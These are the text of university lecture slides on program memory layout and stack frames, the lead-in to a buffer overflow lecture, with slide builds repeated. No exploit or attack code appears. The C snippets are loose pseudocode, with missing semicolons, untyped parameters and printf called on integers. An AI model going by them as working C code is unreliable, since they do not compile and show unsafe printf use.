CSCI 476: Computer Security

Lecture 7: Buffer Overflow

Reese Pearsall

Fall 2022

Announcements


Lab 3 Due **Sunday** 10/2 @ 11:59 PM

Project?

Vibe check


Pizza Party on Thursday @4:10 PM in Barnard 254

Program Memory Layout




```
int x = 100;
int main()
{
        int a =2;
        float b = 2.5;

        static int y;

        int *ptr = (int *) malloc(2*sizeof(int));

        ptr[0] = 5;
        ptr[1] = 6;

        free(ptr)
        return 1;
}
```

Program Memory Layout




```
int x = 100;
int main()
{
        int a =2;
        float b = 2.5;

        static int y;

        int *ptr = (int *) malloc(2*sizeof(int));

        ptr[0] = 5;
        ptr[1] = 6;

        free(ptr)
        return 1;
}
```

Program Memory Layout




```
int x = 100;
int main()
{
        int a =2;
        float b = 2.5;

        static int y;

        int *ptr = (int *) malloc(2*sizeof(int));

        ptr[0] = 5;
        ptr[1] = 6;

        free(ptr)
        return 1;
}
```

Program Memory Layout




```
int x = 100;
int main()
{
        int a =2;
        float b = 2.5;

        static int y;

        int *ptr = (int *) malloc(2*sizeof(int));

        ptr[0] = 5;
        ptr[1] = 6;

        free(ptr)
        return 1;
}
```

Program Memory Layout



```
int x = 100;
int main()
{
        int a =2;
        float b = 2.5;

        static int y;

        int *ptr = (int *) malloc(2*sizeof(int));

        ptr[0] = 5;
        ptr[1] = 6;

        free(ptr)
        return 1;
}
```

Program Memory Layout



```
int x = 100;
int main()
{
            int a =2;
            float b = 2.5;

            static int y;

            int *ptr = (int *) malloc(2*sizeof(int));

            ptr[0] = 5;
            ptr[1] = 6;

            free(ptr)
            return 1;
}
```

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo2(p){

        printf(p);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



Stack frame for main()

0xFFFFF

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1


The Stack

Stack frame for main()

0xFFFFF

Return Address for Main
Previous Frame Pointer
X = 3
Y = 3

We need to know where to return to when this function finishes



Stack frame for foo()

X = 3
Y = 3
Return Address for foo()
Previous Frame Pointer
Z = 1

* Function arguments are put onto the stack in reverse order

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack




0xFFFFF
Stack frame for main()
Return Address for Main
Previous Frame Pointer
X = 3
Y = 3
Stack frame for foo()
X = 3
Y = 3
Return Address for foo()
Previous Frame Pointer
Z = 1

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```



Value of Arg 1

Value of Arg 2

Return Address

